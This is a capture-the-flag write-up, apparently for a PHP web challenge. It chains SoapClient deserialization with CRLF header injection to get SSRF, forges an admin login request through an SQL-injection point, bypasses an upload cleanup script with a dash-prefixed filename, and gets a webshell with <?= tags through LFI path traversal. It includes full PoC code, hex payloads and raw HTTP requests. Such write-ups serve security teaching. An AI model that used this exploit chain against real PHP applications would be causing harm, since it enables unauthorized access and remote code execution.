- SoapClient::__getLastResponse — Returns last SOAP response
- SoapClient::__getLastResponseHeaders — Returns the SOAP headers from the last response
- SoapClient::__getTypes — Returns a list of SOAP types
- SoapClient::__setCookie — The __setCookie purpose
- SoapClient::__setLocation — Sets the location of the Web service to use
- SoapClient::__setSoapHeaders — Sets SOAP headers for subsequent calls
- SoapClient::__soapCall — Calls a SOAP function
- SoapClient::SoapClient — SoapClient constructor

Its utilization conditions are

The SoapClient class

(PHP 5 >= 5.0.1, PHP 7)

Introduction

The SoapClient class provides a client for » SOAP 1.1, » SOAP 1.2 servers. It can be used in WSDL or non-WSDL mode.

It's ok in this chall.

The use of this class is as follows

```
$client     = new SoapClient($url, array("trace" => 1, "exception" => 0));

// Create the header
```

By passing in two arguments, the first is `$url`, which is the target url, and the second argument is an array containing some parameters and attributes of the soap request.

Let's take a look at the description of the second parameter (options):

options

An array of options. If working in WSDL mode, this parameter is optional. If working in non-WSDL mode, the *location* and *uri* options must be set, where *location* is the URL of the SOAP server to send the request to, and *uri* is the target namespace of the SOAP service.

The *user_agent* option specifies string to use in *User-Agent* header.

We can see that the first parameter passed in this class is `$wsdl`

```
( mixed $wsdl [, array $options ] )
```

> **wsdl**
>
> URI of the *WSDL* file or **NULL** if working in *non-WSDL* mode.

If NULL, it is non-wsdl mode.
If it is a non-wsdl mode, a remote soap request will be made to the url set in the options when unserializing.

We can find it in the source code of PHP

```
2922                ZVAL_COPY_VALUE(&real_args[i], param);
2923                i++;
2924            } ZEND_HASH_FOREACH_END();
2925        }
2926        if (output_headers) {
2927            zval_ptr_dtor(output_headers);
2928            array_init(output_headers);
2929        }
2930        do_soap_call(execute_data, this_ptr, function, function_len, arg_count, real_args, return_value, location, soap_action, uri
2931        if (arg_count > 0) {
2932            efree(real_args);
2933        }
2934
2935        if (soap_headers && free_soap_headers) {
2936            zend_hash_destroy(soap_headers);
2937            efree(soap_headers);
2938        }
2939    }
2940    /* }}} */
```

If it is a wsdl mode, the `$url` parameter will be requested before serialization, so that serialized data cannot be controlled.

We can try:


```
<?php
$a = new SoapClient(null, array('location' => "http://123.206.216.198:8
887",
                                'uri'      => "123"));
echo serialize($a);
?>
```

We got

```
O:10:"SoapClient":3:{s:3:"uri";s:3:"123";s:8:"location";s:27:"http://12
3.206.216.198:8887";s:13:"_soap_version";i:1;}
```

I executed `nc -lvv 8887` in my vps

When I passing it into `unserialize` and executing any non-existing member function, I found it



You can see that successfully received the soap request, we can find the user controllable part is `uri`

Let's take a look at this entire process:

The `options` parameter is the second argument of `SoapClient`.

```
/* {{{ proto mixed SoapClient::__call ( string function_name, array arguments [, array options ], array input_headers [, array
   Calls a SOAP function */
PHP_METHOD(SoapClient, __call)
```

Then it is assigned to `hto`

```
HashTable *hto = Z_ARRVAL_P(options);
```

Extract the value of uri from `hto` to `uri`

```
    if ((tmp = zend_hash_str_find(hto, "uri", sizeof("uri")-1)) != NULL &&
        Z_TYPE_P(tmp) == IS_STRING) {
        uri = Z_STRVAL_P(tmp);
    }
}
```

Then `uri` passed to `do_soap_call()`

```
2922                ZVAL_COPY_VALUE(&real_args[i], param);
2923                i++;
2924            } ZEND_HASH_FOREACH_END();
2925        }
2926        if (output_headers) {
2927            zval_ptr_dtor(output_headers);
2928            array_init(output_headers);
2929        }
2930        do_soap_call(execute_data, this_ptr, function, function_len, arg_count, real_args, return_value, location, soap_action, uri
2931        if (arg_count > 0) {
2932            efree(real_args);
2933        }
2934
2935        if (soap_headers && free_soap_headers) {
2936            zend_hash_destroy(soap_headers);
2937            efree(soap_headers);
2938        }
2939    }
2940    /* }}} */
```

```
static void do_soap_call(zend_execute_data *execute_data,
                         zval* this_ptr,
                         char* function,
                         size_t function_len,
                         int arg_count,
                         zval* real_args,
                         zval* return_value,
                         char* location,
                         char* soap_action,
                         char* call_uri,
                         HashTable* soap_headers,
                         zval* output_headers
                        )
{
```

`uri` appended to `action`

```
        } else {
            zval *uri;

            if ((uri = zend_hash_str_find(Z_OBJPROP_P(this_ptr), "uri", sizeof("uri")-1)) == NULL || Z_TYPE_P(uri) != IS_STRING) {
                add_soap_fault(this_ptr, "Client", "Error finding \"uri\" property", NULL, NULL);
            } else if (location == NULL) {
                add_soap_fault(this_ptr, "Client", "Error could not find \"location\" property", NULL, NULL);
            } else {
                if (call_uri == NULL) {
                    call_uri = Z_STRVAL_P(uri);
                }
                request = serialize_function_call(this_ptr, NULL, function, call_uri, real_args, arg_count, soap_version, soap_heac

                if (soap_action == NULL) {
                    smart_str_appends(&action, call_uri);
                    smart_str_appendc(&action, '#');
                    smart_str_appends(&action, function);
                } else {
                    smart_str_appends(&action, soap_action);
                }
                smart_str_0(&action);

                ret = do_request(this_ptr, request, location, ZSTR_VAL(action.s), soap_version, 0, &response);

                smart_str_free(&action);
                xmlFreeDoc(request);
                request = NULL;

                if (ret && Z_TYPE(response) == IS_STRING) {
```

Then `action` passed into `do_request()`

```
static int do_request(zval *this_ptr, xmlDoc *request, char *location, char *action, int version, int one_way, zval *response)
{
    int    ret = TRUE;
    char  *buf;
    int    buf_size;
    zval   func;
    zval  params[5];
    zval  *trace;
    zval  *fault;
    int    _bailout = 0;

    ZVAL_NULL(response);

    xmlDocDumpMemory(request, (xmlChar**)&buf, &buf_size);
    if (!buf) {
        add_soap_fault(this_ptr, "HTTP", "Error build soap request", NULL, NULL);
        return FALSE;
    }

    zend_try {
        if ((trace = zend_hash_str_find(Z_OBJPROP_P(this_ptr), "trace", sizeof("trace")-1)) != NULL &&
            (Z_TYPE_P(trace) == IS_TRUE || (Z_TYPE_P(trace) == IS_LONG && Z_LVAL_P(trace) != 0))) {
            add_property_stringl(this_ptr, "__last_request", buf, buf_size);
        }

        ZVAL_STRINGL(&func,"__doRequest",sizeof("__doRequest")-1);
        ZVAL_STRINGL(&params[0], buf, buf_size);
        if (location == NULL) {
```

`action` is added to `params`

```
        ZVAL_NULL(&params[2]);
    } else {
        ZVAL_STRING(&params[2], action);
    }
```

Then `prarams` passed into `__doRequest()`

```
ZVAL_STRINGL(&func, "__doRequest", sizeof("__doRequest")-1);
ZVAL_STRINGL(&params[0], buf, buf_size);
if (location == NULL) {
    ZVAL_NULL(&params[1]);
} else {
    ZVAL_STRING(&params[1], location);
}
if (action == NULL) {
    ZVAL_NULL(&params[2]);
} else {
    ZVAL_STRING(&params[2], action);
}
ZVAL_LONG(&params[3], version);
ZVAL_LONG(&params[4], one_way);

if (call_user_function(NULL, this_ptr, &func, response, 5, params) != SUCCESS) {
    add_soap_fault(this_ptr, "Client", "SoapClient::__doRequest() failed", NULL, NULL);
    ret = FALSE;
} else if (Z_TYPE_P(response) != IS_STRING) {
    if (EG(exception) && instanceof_function(EG(exception)->ce, zend_ce_error)) {
        zval rv;
```

We can find `action` passed into it

```
177 PHP_METHOD(SoapClient, __doRequest)
178 {
179     zend_string *buf;
180     char       *location, *action;
181     size_t      location_size, action_size;
182     zend_long   version;
183     zend_long   one_way = 0;
184     zval       *this_ptr = getThis();
185
186     if (zend_parse_parameters(ZEND_NUM_ARGS(), "Sssl|l",
187         &buf,
188         &location, &location_size,
189         &action, &action_size,
190         &version, &one_way) == FAILURE) {
191         return;
192     }
193     if (SOAP_GLOBAL(features) & SOAP_WAIT_ONE_WAY_CALLS) {
194         one_way = 0;
195     }
196     if (one_way) {
197         if (make_http_soap_request(this_ptr, buf, location, actio
```

Then `action` passed into `make_http_soap_request()` as `soapaction`

```
35
36 int make_http_soap_request(zval        *this_ptr,
37                             zend_string *buf,
38                             char        *location,
39                             char        *soapaction,
40                             int          soap_version,
41                             zval        *return_value)
42 {
43     zend_string *request;
44     smart_str soap_headers = {0};
45     smart_str soap_headers_z = {0};
46     size_t err;
```

Add double quotes before and after it then add them into the header

```
        smart_str_append_const(&soap_headers,"\r\n");
    } else {
        smart_str_append_const(&soap_headers,"Content-Type: text/xml; charset=utf-8\r\n");
        if (soapaction) {
            smart_str_append_const(&soap_headers, "SOAPAction: \"");
            smart_str_appends(&soap_headers, soapaction);
            smart_str_append_const(&soap_headers, "\"\r\n");
        }
    }
    smart_str_append_const(&soap_headers,"Content-Length: ");
    smart_str_append_long(&soap_headers, request->len);
    smart_str_append_const(&soap_headers, "\r\n");

    /* HTTP Authentication */
    if ((login = zend_hash_str_find(Z_OBJPROP_P(this_ptr), "_login", sizeof("_login")-1)) != NULL &&
```

Finally complete the entire request process

We can see if we inject `\x0d\x0a` into `SOAPAction` , the POST request will be controlled

```
Listening on [0.0.0.0] (family 0, port 6380)
Connection from [127.0.0.1] port 6380 [tcp/*] accepted (family 2, sport 55764)
POST / HTTP/1.1
Host: 127.0.0.1:6380
Connection: Keep-Alive
User-Agent: PHP-SOAP/5.5.9-1ubuntu4.21
Content-Type: text/xml; charset=utf-8
SOAPAction: "\\"
set 1 1:1
#ssss"
Content-Length: 380

<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xm
lns:ns1='\\"
set 1 1:1
' xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:SOAP-ENC="http://schemas.xm
lsoap.org/soap/encoding/" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soa
```

But we can't controll `Content-Type` ,so we could'nt login as admin

Continue reading php source， We will find

```
}
if ((tmp = zend_hash_str_find(Z_OBJPROP_P(this_ptr), "_user_agent", sizeof("_user_agent")-1)) != NULL
    Z_TYPE_P(tmp) == IS_STRING) {
```

```
    if (Z_STRLEN_P(tmp) > 0) {
        smart_str_append_const(&soap_headers, "User-Agent: ");
        smart_str_appendl(&soap_headers, Z_STRVAL_P(tmp), Z_STRLEN_P(tmp));
        smart_str_append_const(&soap_headers, "\r\n");
    }
```

The `user_agent` option can also cause a `CRLF`

> The *user_agent* option specifies string to use in *User-Agent* header.

`User-Agent` is before `Content-Type`, so we can cotroll the request easily

```
ubuntu@VM-63-56-ubuntu:/var/www/html$ nc -lvv 8887
Listening on [0.0.0.0] (family 0, port 8887)
Connection from [123.206.216.198] port 8887 [tcp/*] accepted (family 2, sport 37
961)
POST / HTTP/1.1
Host: 123.206.216.198:8887
Connection: Keep-Alive
User-Agent: wupco
Content-Type: application/x-www-form-urlencoded
X-Forwarded-For: 127.0.0.1
Cookie: xxxx=1234
Content-Length: 12

a=b&flag=aaa
Content-Type: text/xml; charset=utf-8
SOAPAction: "aaab#ppp"
Content-Length: 367
```

I wrote a POC to generate any post request

```php
<?php
$target = 'http://123.206.216.198/bbb.php';
$post_string = 'a=b&flag=aaa';
$headers = array(
    'X-Forwarded-For: 127.0.0.1',
    'Cookie: xxxx=1234'
    );
$b = new SoapClient(null,array('location' => $target,'user_agent'=>'wup
co^^Content-Type: application/x-www-form-urlencoded^^'.join('^^',$heade
rs).'^^Content-Length: '.(string)strlen($post_string).'^^^^'.$post_stri
ng,'uri'      => "aaab"));

$aaa = serialize($b);
$aaa = str_replace('^^','%0d%0a',$aaa);
$aaa = str_replace('&','%26',$aaa);
echo $aaa;
```

```
?>
```

So,you can generate a post request to login as admin with your `phpsess` ,the login captcha is same as your captcha.

```
<?php
$target = 'http://127.0.0.1/index.php?action=login';
$post_string = 'username=admin&password=nu1ladmin&code=cf44f3147ab331af
7d66943d888c86f9';
$headers = array(
    'X-Forwarded-For: 127.0.0.1',
    'Cookie: PHPSESSID=3stu05dr969ogmprk28drnju93'
    );
$b = new SoapClient(null,array('location' => $target,'user_agent'=>'wup
co^^Content-Type: application/x-www-form-urlencoded^^'.join('^^',$heade
rs).'^^Content-Length: '.(string)strlen($post_string).'^^^^'.$post_stri
ng,'uri'      => "aaab"));

$aaa = serialize($b);
$aaa = str_replace('^^',"\r\n",$aaa);
$aaa = str_replace('&','&',$aaa);
echo bin2hex($aaa);
?>
```

```
wupcodeMacBook-Pro:php wupco$ php test3.php
Cannot load Xdebug - extension already loaded
4f3a31303a22536f6170436c69656e74223a343a7b733a333a22757269223b733a343a226161616
223b733a383a226c6f636174696f6e223b733a33393a22687474703a2f2f3132372e302e302e312
696e6465782e7068703f616374696f6e3d6c6f67696e223b733a31313a225f757365725f6167656
74223b733a3232333a22777570636f0d0a436f6e74656e742d547970653a206170706c696361746
6f6e2f782d7777772d666f726d2d75726c656e636f6465640d0a582d466f727761726465642d466
723a203132372e302e302e310d0a436f6f6b69653a20504850534553534944d337374753035647
3936396f676d70726b323864726e6a7539330d0a436f6e74656e742d4c656e6774683a2037310d0
0d0a757365726e616d653d61646d696e2670617373776f72643d6e75316c61646d696e26636f646
3d6366343466333134376162333331616637643636393433643838386338366639223b733a31333
225f736f61705f76657273696f6e223b693a313b7dwupcodeMacBook-Pro:php wupco$
```

Then the poc is

```
POST /index.php HTTP/1.1
Host: 47.97.221.96
Content-Length: 42
Cache-Control: max-age=0
Origin: http://47.97.221.96
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
```

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_1) AppleWebKit
/537.36 (KHTML, like Gecko) Chrome/64.0.3282.186 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/web
p,image/apng,*/*;q=0.8
Referer: http://47.97.221.96/index.php?action=publish
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=jkm1bjq0vl40u27p6fiqm5j9u7
Connection: close

signature=aaa`,0x4f3a31303a22536f6170436c69656e74223a343a7b733a333a2275
7269223b733a343a2261616162223b733a383a226c6f636174696f6e223b733a33393a2
2687474703a2f2f3132372e302e302e312f696e6465782e7068703f616374696f6e3d6c
6f67696e223b733a31313a225f757365725f6167656e74223b733a3232333a227775706
36f0d0a436f6e74656e742d547970653a206170706c69636174696f6e2f782d7777772d
666f726d2d75726c656e636f6465640d0a582d466f727761726465642d466f723a20313
2372e302e302e310d0a436f6f6b69653a20504850534553534944d3373747530356472
3936396f676d70726b323864726e6a7539330d0a436f6e74656e742d4c656e6774683a2
037310d0a0d0a757365726e616d653d61646d696e2670617373776f72643d6e75316c61
646d696e26636f64653d6366343466333134376162333331616637643636393433643833
8386338366639223b733a31333a225f736f61705f76657273696f6e223b693a313b7d)%
23&mood=1
```

```
GET /index.php?action=index HTTP/1.1
Host: 47.97.221.96
Proxy-Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_3) AppleWebKit
/537.36 (KHTML, like Gecko) Chrome/64.0.3282.186 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/web
p,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=jkm1bjq0vl40u27p6fiqm5j9u7
```

Then you can refresh your browser which `PHPSESSID=3stu05dr969ogmprk28drnju93`, you are admin now!

If you are admin, you can upload files.

Let's read the source code of `config.php`

function `upload()`

```php
function upload($file){
    $file_size  = $file['size'];
    if($file_size>2*1024*1024) {
        echo "pic is too big!";
        return false;
    }
    $file_type = $file['type'];
    if($file_type!="image/jpeg" && $file_type!='image/pjpeg') {
        echo "file type invalid";
        return false;
    }
    if(is_uploaded_file($file['tmp_name'])) {
        $uploaded_file = $file['tmp_name'];
        $user_path =  "/app/adminpic";
        if (!file_exists($user_path)) {
            mkdir($user_path);
        }
        $file_true_name = str_replace( search: '.', replace: '',pathinfo($file['name'])['filename']);
        $file_true_name = str_replace( search: '/', replace: '',$file_true_name);
        $file_true_name = str_replace( search: '\\', replace: '',$file_true_name);
        $file_true_name = $file_true_name.time().rand(1,100).'.jpg';
        $move_to_file = $user_path."/".$file_true_name;
        if(move_uploaded_file($uploaded_file,$move_to_file)) {
            if(stripos(file_get_contents($move_to_file), needle: '<?php')>=0)
                system( command: 'sh /home/ubuntu/clean_danger.sh');
            return $file_true_name;
        }
        else
            return false;
    }
    else
        return false;
}
```

if you uoload a file contains `<?php`,i will run the bash `clean_danger.sh`
You can see the bash via `LFI`

```
cd /app/adminpic/
rm *.jpg
```

how to bypass it?

---

1. Using a feature of commands of linux

When we create a file like `-xaaaaaaa.jpg`
We could not delete it by `rm *` or `rm *.jpg` except `rm -r adminpic/`

```
root@733b050017e9:/app/adminpic# echo "<?php phpinfo();?>">-a\ xxxsad.jpg
root@733b050017e9:/app/adminpic# ls
-a xxxsad.jpg
root@733b050017e9:/app/adminpic# rm *
rm: invalid option -- 'a'
Try 'rm ./'-a xxxsad.jpg'' to remove the file '-a xxxsad.jpg'.
Try 'rm --help' for more information.
root@733b050017e9:/app/adminpic# ls
-a xxxsad.jpg
root@733b050017e9:/app/adminpic# rm *.jpg
rm: invalid option -- 'a'
Try 'rm ./'-a xxxsad.jpg'' to remove the file '-a xxxsad.jpg'.
Try 'rm --help' for more information.
root@733b050017e9:/app/adminpic# ls
-a xxxsad.jpg
root@733b050017e9:/app/adminpic#
```

---

1. Using short tags

You can see `short_open_tag = Off` in phpinfo

But

> **Note**:
> This directive also affected the shorthand **<?=** before PHP 5.4.0, which is identical to **<? echo**. Use of this shortcut required `short_open_tag` to be on. Since PHP 5.4.0, **<?=** is always available.

you can use `<?=` to get webshell

When you upload seccess,you should brute force the filename

```
$file_true_name = $file_true_name.time().rand(1,100).'.jpg';
```

`date_default_timezone_set("PRC");`

using `LFI` to getshell

```
index.php?action=../../../../app/adminpic/-ensa15208146021.jpg
```

The flag is in database,you can get root's password in `/run.sh`